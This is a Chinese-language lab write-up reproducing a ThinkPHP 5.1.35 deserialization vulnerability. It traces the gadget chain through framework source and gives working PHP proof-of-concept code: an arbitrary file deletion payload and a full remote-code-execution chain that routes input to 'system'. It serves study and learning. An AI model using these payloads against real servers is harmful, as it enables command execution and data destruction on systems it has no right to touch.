

周报-tp5.1反序列化漏洞复现




搭建环境

```
composer config -g repo.packagist composer https://mirrors.aliyun.com/composer/
composer create-project topthink/think=5.1.35 E:\phpstudy_pro\WWW\tp5.1
```

使用composer和phpstudy搭建，由于我想要复现漏洞，将网站搭建在php的网站目录下



首先手动编写一个反序列化入口，方便测试漏洞，



使用seay审计源码

windows类（入口）

既然是反序列化漏洞，首先找destruct函数看看

文件路径	内容详细
/thinkphp/library/think/Process.php	public function __destruct()
/thinkphp/library/think/db/Connection.php	public function __destruct()
/thinkphp/library/think/process/pipes/Uni...	public function __destruct()
/thinkphp/library/think/process/pipes/Win...	public function __destruct()

分别查看，只有windows类中存在可能可利用的函数

```
class Windows extends Pipes
{

    /** @var array */
    private $files = [];
    /** @var array */
    private $fileHandles = [];
    /** @var array */
    private $readBytes = [
        Process::STDOUT => 0,
        Process::STDERR => 0,
    ];
    /** @var bool */
    private $disableOutput;
```


```php
    }

    public function __destruct()
    {
        $this->close();
        $this->removeFiles();
    }

    /**

    private function removeFiles()
    {
        foreach ($this->files as $filename) {
            if (file_exists($filename)) {
                @unlink($filename);
            }
        }
        $this->files = [];
    }
```

💡 file_exists可以触发toString方法

同时这个位置应该存在一个任意文件删除的漏洞

文件删除复现

首先新建一个1.txt



本地运行发现直接给files赋值貌似失败？于是利用construct函数赋值

```php
<?php
namespace think\process\pipes;
class Windows{
    private $files = ["1.txt"];
    public function __construct()
    {
        $this->files = [];
    }
}
$a=new Windows();
echo(urlencode(serialize($a)));

?>
```

```
O%3A27%3A%22think%5Cprocess%5Cpipes%5CWindows%22%3A1%3A%7Bs%3A34%3A%22%00think%5Cprocess%5Cpipes%5CWindows%00files%22%3Ba%3A0%3A%7B%7D%7D
```


编译运行耗时: 0.831s
编译器: php5.6

```php
<?php
namespace think\process\pipes;
class Windows{
    private $files = ["1.txt"];
    public function __construct()
    {
        $this->files = ["E:\\phpstudy_pro\\WWW\\tp5.1\\thinkphp\\1.txt"];
    }
}
$a=new Windows();
echo(urlencode(serialize($a)));

?>
```

```
O%3A27%3A%22think%5Cprocess%5Cpipes%5CWindows%22%3A1%3A%7Bs%3A34%3A%22%00think%5Cprocess%5Cpipes%5CWindows%00files%22%3Ba%3A1%3A%7Bi%3A0%3Bs%3A40%3A%22E%3A%5Cphpstudy_pro%5CWWW%5Ctp5.1%5Cthinkphp%5C1.txt%22%3B%7D%7D
```

编译运行耗时: 0.820s
编译器: php5.6

将序列化数据传入后使得文件被删除



RCE分析

步骤一（调用call）

回到上面 file_exist可以触发__toString魔术方法

找到conversion类，追踪一下toJson方法

```php
    public function __toString()
    {
        return $this->toJson();
    }
```

```php
    public function toJson($options = JSON_UNESCAPED_UNICODE)
    {
        return json_encode($this->toArray(), $options);
    }
```

toArray

这段很重要

~~在这个位置我脑子短路了，误以为getAttr都可以触发__call~~

> 💡 call需要找到$可控变量->不存在的方法（$可控参数）
>
> 可控参数可选

toArray函数中有四个foreach分支

> 第四个分支中存在可调用到__call方法的位置（visible）

```php
        if (!empty($this->append)) {
            foreach ($this->append as $key => $name) {
                if (is_array($name)) {
                    // 追加关联对象属性
                    $relation = $this->getRelation($key);

                    if (!$relation) {
                        $relation = $this->getAttr($key);
                        if ($relation) {
                            $relation->visible($name);
                        }
                    }
```

又由于relation变量来自getRelation，跟进一下

getRelation

```php
     */
    public function getRelation($name = null)
    {
        if (is_null($name)) {
            return $this->relation;
        } elseif (array_key_exists($name, $this->relation)) {
            return $this->relation[$name];
        }
        return;
    }
```

> 整理一下思路：Conversion类的属性append可控，然后toArray函数把他分为key，name，要求name（值）是一个数组，然后对键进行getRelation操作，如果键为空则返回relation（是RelationShip类的一个属性），如果键存在与relation中，则返回relation中对应的值

此时key仍然是可控的

我们直接让键为随意值，relation为空，则返回$relation仍然为空，则进入Attribute类的getAttr方法，这里传入的name也就是上面的可控的key（也就是append属性的键）

getAttr

```php
public function getAttr($name, &$item = null)
{
    try {
        $notFound = false;
        $value    = $this->getData($name);
    } catch (InvalidArgumentException $e) {
        $notFound = true;
        $value    = null;
    }

    // 检测属性获取器
    $fieldName = Loader::parseName($name);
    $method    = 'get' . Loader::parseName($name, 1) . 'Attr';

    if (isset($this->withAttr[$fieldName])) {
        if ($notFound && $relation = $this->isRelationAttr($name)) {
            $modelRelation = $this->$relation();
            $value         = $this->getRelationData($modelRelation);
        }

        $closure = $this->withAttr[$fieldName];
        $value   = $closure($value, $this->data);
    } elseif (method_exists($this, $method)) {
        if ($notFound && $relation = $this->isRelationAttr($name)) {
            $modelRelation = $this->$relation();
            $value         = $this->getRelationData($modelRelation);
        }

        $value = $this->$method($value, $this->data);
    } elseif (isset($this->type[$name])) {
        // 类型转换
        $value = $this->readTransform($value, $this->type[$name]);
    } elseif ($this->autoWriteTimestamp && in_array($name, [$this->createTime, $this->updateTime])) {
        if (is_string($this->autoWriteTimestamp) && in_array(strtolower($this->autoWriteTimestamp), [
            'datetime',
            'date',
            'timestamp',
        ])) {
            $value = $this->formatDateTime($this->dateFormat, $value);
        } else {
            $value = $this->formatDateTime($this->dateFormat, $value, true);
        }
    } elseif ($notFound) {
        $value = $this->getRelationAttribute($name, $item);
    }

    return $value;
}
```

返回一个value，调用了

getData

```php
public function getData($name = null)
{
    if (is_null($name)) {
        return $this->data;
    } elseif (array_key_exists($name, $this->data)) {
        return $this->data[$name];
    } elseif (array_key_exists($name, $this->relation)) {
        return $this->relation[$name];
    }
    throw new InvalidArgumentException('property not exists:' . static::class . '->' . $name);
}

/**
 * 获取变化的数据 并排除只读数据
 * @access public
```

此时name可控(我们传入的key)而且this->data也可控，相当于$Relation可控，则回到上面来自conversion类的关键代码，同时整理一下逻辑：

> 触发了conversion类的toString之后一路追溯到RelationShip类中的toArray中，他会调用getRelation getAttr visible三个方法，其中$relation->visible($name)可利用
>
> 发现name是conversion类的属性append的一个值，并且是一个数组
>
> relation需要将他作为一个新对象，并且relation来自Attribute的getAttr与getData方法。
>
> 如何控制$Relation？--》让name为null并且控制data或者可以让name存在data之中，然后放回data的值

```php
if (!empty($this->append)) {
    foreach ($this->append as $key => $name) {
        if (is_array($name)) {
            // 追加关联对象属性
            $relation = $this->getRelation($key);

            if (!$relation) {
                $relation = $this->getAttr($key);
                if ($relation) {
                    $relation->visible($name);
                }
            }
```

此时会调用visible方法，relation，name都可控，让relation为新的对象，由于找不到visible可以直接利用的位置，所以只能通过visible方法触发__call魔术方法

抽象类

> 以上，由于getAttr方法来自Attribute类，to_string来自conversion类
>
> 则需要找到一个类，同时继承了这两个trail
>
> 类并且有call方法

`trail类:`

> 自 PHP 5.4.0 起，PHP 实现了一种代码复用的方法，称为 trait。通过在类中使用use 关键字，声明要组合的Trait名称。所以，这里类的继承要使用use关键字。然后我们需要找到一个子类同时继承了Attribute类和Conversion类。

`找到model类，正好就存在rce函数，但是他是一个abstract抽象类，不可以被直接实例化`

> 抽象类不能被直接实例化。抽象类中只定义（或部分实现）子类需要的方法。子类可以通过继承抽象类并通过实现抽象类中的所有抽象方法，使抽象类具体化。
> 如果子类需要实例化，前提是它实现了抽象类中的所有抽象方法。如果子类没有全部实现抽象类中的所有抽象方法，那么该子类也是一个抽象类，必须在 class 前面加上 abstract 关键字，并且不能被实例化。

```
 */
abstract class Model implements \JsonSerializable, \ArrayAccess
{
    use model\concern\Attribute;
    use model\concern\RelationShip;
    use model\concern\ModelEvent;
    use model\concern\TimeStamp;
    use model\concern\Conversion;
```

`则 全局搜索extends Model 找到子类Pivot`

网上这里找到了request类 ~~其实在这个位置我不理解为什么只可以利用这个call~~

步骤二（调用filterValue方法）

__call

```
    public function __call($method, $args)
    {
        if (array_key_exists($method, $this->hook)) {
            array_unshift($args, $this);
            return call_user_func_array($this->hook[$method], $args);
        }

        throw new Exception('method not exists:' . static::class . '->' . $method);
    }

    /**
```

array_unshift

(PHP 4, PHP 5, PHP 7)

array_unshift — 在数组开头插入一个或多个单元

说明

```
array_unshift ( array &$array [, mixed $... ] ) : int
```

array_unshift() 将传入的单元插入到 array 数组的开头。注意单元是作为整体被插入的，因此传入单元将保持同样的顺序。所有的数值键名将修改为从零开始重新计数，所有的文字键名保持不变。

要求方法名存在hook中，这里的method是visible，显然可以让hook[$method]可控，但是会把$this插入到args前面再调用导致参数不可控

这里利用到了request类的（这个似乎在tp经常出现）

fitterValue方法和input方法

```
    */
    private function filterValue(&$value, $key, $filters)
    {
        $default = array_pop($filters);

        foreach ($filters as $filter) {
            if (is_callable($filter)) {
                // 调用函数或者方法过滤
                $value = call_user_func($filter, $value);
            } elseif (is_scalar($value)) {
                if (false !== strpos($filter, '/')) {
                    // 正则过滤
                    if (!preg_match($filter, $value)) {
                        // 匹配不成功返回默认值
                        $value = $default;
                        break;
                    }
                } elseif (!empty($filter)) {
                    // filter函数不存在时，则使用filter_var进行过滤
                    // filter为非整形值时，调用filter_id取得过滤id
                    $value = filter_var($value, is_int($filter) ? $filter : filter_id($filter));
                    if (false === $value) {
                        $value = $default;
                        break;
                    }
                }
            }
        }

        return $value;
    }
```

由于此时的参数都不可控，寻找可以调用FilterValue的地方

```php
public function input($data = [], $name = '', $default = null, $filter = '')
{
    if (false === $name) {
        // 获取原始数据
        return $data;
    }

    $name = (string) $name;
    if ('' != $name) {
        // 解析name
        if (strpos($name, '/')) {
            list($name, $type) = explode('/', $name);
        }

        $data = $this->getData($data, $name);

        if (is_null($data)) {
            return $default;
        }

        if (is_object($data)) {
            return $data;
        }
    }

    // 解析过滤器
    $filter = $this->getFilter($filter, $default);

    if (is_array($data)) {
        array_walk_recursive($data, [$this, 'filterValue'], $filter);
        if (version_compare(PHP_VERSION, '7.1.0', '<')) {
            // 恢复PHP版本低于 7.1 时 array_walk_recursive 中消耗的内部指针
            $this->arrayReset($data);
        }
    } else {
        $this->filterValue($data, $name, $filter);
    }

    if (isset($type) && $data !== $default) {
        // 强制类型转换
        $this->typeCast($data, $type);
    }
```

array_walk_recursive

(PHP 5, PHP 7)

array_walk_recursive — 对数组中的每个成员递归地应用用户函数

说明

```
array_walk_recursive ( array &$array , callable $callback [, mixed $userdata = NULL ] ) : bool
```

该功能前面需要name不为false并且为空才可以进入到判断传入的data是否是数组，会调用fitterValue方法，并且fitter是来自getFilter方法的

跟进一下

```php
protected function getFilter($filter, $default)
{
    if (is_null($filter)) {
        $filter = [];
    } else {
        $filter = $filter ?: $this->filter;
        if (is_string($filter) && false === strpos($filter, '/')) {
            $filter = explode(',', $filter);
        } else {
            $filter = (array) $filter;
        }
    }

    $filter[] = $default;

    return $filter;
```

也就相当于$fitter=this->$fitter

```php
     */
    protected function getData(array $data, $name)
    {
        foreach (explode('.', $name) as $val) {
            if (isset($data[$val])) {
                $data = $data[$val];
            } else {
                return;
            }
        }

        return $data;
    }
```

data=data[$val]

但是由于参数还是不可控，需要寻找调用input函数的位置

param

```php
public function param($name = '', $default = null, $filter = '')
{
    if (!$this->mergeParam) {
        $method = $this->method(true);

        // 自动获取请求变量
        switch ($method) {
            case 'POST':
                $vars = $this->post(false);
                break;
            case 'PUT':
            case 'DELETE':
            case 'PATCH':
                $vars = $this->put(false);
                break;
            default:
                $vars = [];
        }

        // 当前请求参数和URL地址中的参数合并
        $this->param = array_merge($this->param, $this->get(false), $vars, $this->route(false)

        $this->mergeParam = true;
    }

    if (true === $name) {
        // 获取包含文件上传信息的数组
        $file = $this->file();
        $data = is_array($file) ? array_merge($this->param, $file) : $this->param;

        return $this->input($data, '', $default, $filter);
    }

    return $this->input($this->param, $name, $default, $filter);
}
```

则需要让name为ture才可以执行，return一个input函数的结果，~~本以为name为空，其他可控~~

实际上由于

```php
// 当前请求参数和URL地址中的参数合并
$this->param = array_merge($this->param, $this->get(false), $vars, $this->route(false)
```

param是数组合并之后的结果

但考虑到调用的函数是`array_walk_recursive`，数组中的每个成员都被回调函数调用，因此其实直接构造`$this->param`也是可以的，但是考虑到可以动态命令执行，因此就不构造`$this->param`了，而是把要执行的命令写在get参数里。

~~以下这句话我不大理解~~

上面其实影响不大，但是由于我们是利用__call方法中的call_user_func_array调用的，所以第一个参数是$this,则导致name不可控，于是寻找调用param函数的地方

ajax函数

```php
public function isAjax($ajax = false)
{
    $value  = $this->server('HTTP_X_REQUESTED_WITH');
    $result = 'xmlhttprequest' == strtolower($value) ? true : false;

    if (true === $ajax) {
        return $result;
    }

    $result          = $this->param($this->config['var_ajax']) ? true : $result;
    $this->mergeParam = false;
    return $result;
}
```

此时name可控

反向分析

首先ajax函数中的config['var_ajax']可控，也就是param中name可控，也就是input中的name可控

回到input

```php
public function input($data = [], $name = '', $default = null, $filter = '')
{
    if (false === $name) {
        // 获取原始数据
        return $data;
    }

    $name = (string) $name;
    if ('' != $name) {
        // 解析name
        if (strpos($name, '/')) {
            list($name, $type) = explode('/', $name);
        }

        $data = $this->getData($data, $name);

        if (is_null($data)) {
            return $default;
        }

        if (is_object($data)) {
            return $data;
        }
    }

    // 解析过滤器
    $filter = $this->getFilter($filter, $default);

    if (is_array($data)) {
        array_walk_recursive($data, [$this, 'filterValue'], $filter);
        if (version_compare(PHP_VERSION, '7.1.0', '<')) {
            // 恢复PHP版本低于 7.1 时 array_walk_recursive 中消耗的内部指针
            $this->arrayReset($data);
        }
    } else {
        $this->filterValue($data, $name, $filter);
    }

    if (isset($type) && $data !== $default) {
        // 强制类型转换
        $this->typeCast($data, $type);
    }
```

跟进一下getData函数

```
     * @return mixed
     */
    protected function getData(array $data, $name)
    {
        foreach (explode('.', $name) as $val) {
            if (isset($data[$val])) {
                $data = $data[$val];
            } else {
                return;
            }
        }

        return $data;
    }
```

最后分析一下fitterValue的参数

```
    private function filterValue(&$value, $key, $filters)
```

$data=$data[$val] (input),而且上面的分析知道$fitter=this->$fitter(input)

在param函数中知道key和value是GET请求的键和值

编写poc

构建Windwos类，直接触发Pivot类即可

```
class Windows{
    private $files = [];
    public function __construct(){
        $this->files=[new Pivot()];
    }
}
```

分析步骤一，需要定义抽象类Model(同时继承了步骤一需要用到的两个类),根据上面的分析

> 整理一下思路：Conversion类的属性append可控，然后toArray函数把他分为key，name，要求name（值）是一个数组，然后对键进行getRelation操作，如果键为空则返回relation（是RelationShip类的一个属性），如果键存在与relation中，则返回relation中对应的值

💡 触发了conversion类的toString之后一路追溯到RelationShip类中的toArray中，他会调用getRelation getAttr visible三个方法，其中$relation->visible($name)可利用

发现name是conversion类的属性append的一个值，并且是一个数组

relation需要将他作为一个新对象，并且relation来自Attribute的getAttr与getData方法。

如何控制$Relation？--》让name为null并且控制data或者可以让name存在data之中，然后放回data的值

根据以上内容，则内容如下

data为一个想要触发call方法的对象，键名和append相同，并触发Request类的__call

append为一个数组，键不存在于relation中，值是一个数组

```php
abstract class Model{
    protected $append = [];
    private $data = [];
    function __construct(){
        $this->append = ["z2z"=>["hello"]];
        $this->data = ["z2z"=>new Request()];
    }
}
```

根据步骤二，构建Request类

利用点在这里

```php
foreach ($filters as $filter) {
    if (is_callable($filter)) {
        // 调用函数或者方法过滤
        $value = call_user_func($filter, $value);
```

回到call方法中

```php
public function __call($method, $args)
{
    if (array_key_exists($method, $this->hook)) {
        array_unshift($args, $this);
        return call_user_func_array($this->hook[$method], $args);
    }

    throw new Exception('method not exists:' . static::class . '->' . $method);
}

/**
```

要求方法名存在hook中，这里的method是visible，显然可以让hook[$method]可控，但是会把$this插入到args前面再调用导致参数不可控

则在hook中构造visible，然后调用hook中visble这个键对应的值作为函数名，

（but这里不是直接填isAjax，不大理解）

```
$this->hook = ["visible"=>[$this,"isAjax"]];
```

args是步骤一中的append的可控的value，可以随意（isAjax函数接受的参数不为true即可）

```
$this->append = ["z2z"=>["hello"]];
```

根据

$data=$data[$val] (input),而且上面的分析知道$fitter=this->$fitter(input)

在param函数中知道key和value是GET请求的键和值

首先ajax函数中的config['var_ajax']可控，也就是param中name可控，也就是input中的name可控

于是

```
$this->filter = "system";
```

然后ajax函数中有

```
$result = $this->param($this->config['var_ajax']) ? true : $result;
```

于是

```
$this->config = ["var_ajax"=>''];
```

```
1  class Request
2  {
3      protected $hook = [];
4      protected $filter;
5      protected $config = [
6          // 表单请求类型伪装变量
7          'var_method'       => '_method',
8          // 表单ajax伪装变量
9          'var_ajax'         => '_ajax',
10         // 表单pjax伪装变量
11         'var_pjax'         => '_pjax',
12         // PATHINFO变量名 用于兼容模式
13         'var_pathinfo'     => 's',
14         // 兼容PATH_INFO获取
```

```
        'pathinfo_fetch'   => ['ORIG_PATH_INFO', 'REDIRECT_PATH_INFO',
'REDIRECT_URL'],
        // 默认全局过滤方法 用逗号分隔多个
        'default_filter'   => '',
        // 域名根，如thinkphp.cn
        'url_domain_root'  => '',
        // HTTPS代理标识
        'https_agent_name' => '',
        // IP代理获取标识
        'http_agent_ip'    => 'HTTP_X_REAL_IP',
        // URL伪静态后缀
        'url_html_suffix'  => 'html',
    ];
    function __construct(){
        $this->filter = "system";
        $this->config = ["var_ajax"=>''];
        $this->hook = ["visible"=>[$this,"isAjax"]];
    }
}
```

最后poc需要一些路由知识，不太懂

```
<?php
namespace think;
abstract class Model{
    protected $append = [];
    private $data = [];
    function __construct(){
        $this->append = ["z2z"=>["hello"]];
        $this->data = ["z2z"=>new Request()];
    }
}
class Request
{
    protected $hook = [];
    protected $filter;
    protected $config = [
        // 表单请求类型伪装变量
        'var_method'       => '_method',
        // 表单ajax伪装变量
        'var_ajax'         => '_ajax',
        // 表单pjax伪装变量
        'var_pjax'         => '_pjax',
        // PATHINFO变量名 用于兼容模式
        'var_pathinfo'     => 's',
```

```
        // 兼容PATH_INFO获取
        'pathinfo_fetch'   => ['ORIG_PATH_INFO', 'REDIRECT_PATH_INFO',
'REDIRECT_URL'],
        // 默认全局过滤方法 用逗号分隔多个
        'default_filter'   => '',
        // 域名根，如thinkphp.cn
        'url_domain_root'  => '',
        // HTTPS代理标识
        'https_agent_name' => '',
        // IP代理获取标识
        'http_agent_ip'    => 'HTTP_X_REAL_IP',
        // URL伪静态后缀
        'url_html_suffix'  => 'html',
    ];
    function __construct(){
        $this->filter = "system";
        $this->config = ["var_ajax"=>''];
        $this->hook = ["visible"=>[$this,"isAjax"]];
    }
}
namespace think\process\pipes;

use think\model\concern\Conversion;
use think\model\Pivot;
class Windows
{
    private $files = [];

    public function __construct()
    {
        $this->files=[new Pivot()];
    }
}

namespace think\model;

use think\Model;

class Pivot extends Model
{
}
use think\process\pipes\Windows;
echo base64_encode(serialize(new Windows()));
?>
```

总结

对于框架的路由知识和环境搭建浪费不少时间

第一次做那么长的审计，感觉下次得找一个简单一些的方便独立完成，这次大多数是跟着教程走的，感觉边分析边做笔记很重要，回头看的时候都会由于链子太长忘掉很多东西，看着看着就走神了，对现在而言还真蛮困难

魔术方法的利用没有想象中的多，需要花费大量时间在寻找同名函数

抽象类那一块没经历过，还有namespace和use的理解，类中数组的嵌套

参考文章

> 参考https://blog.csdn.net/weixin_45678034/article/details/122493910
>
> https://blog.csdn.net/rfrder/article/details/113843768
>
> https://paper.seebug.org/1040/#_2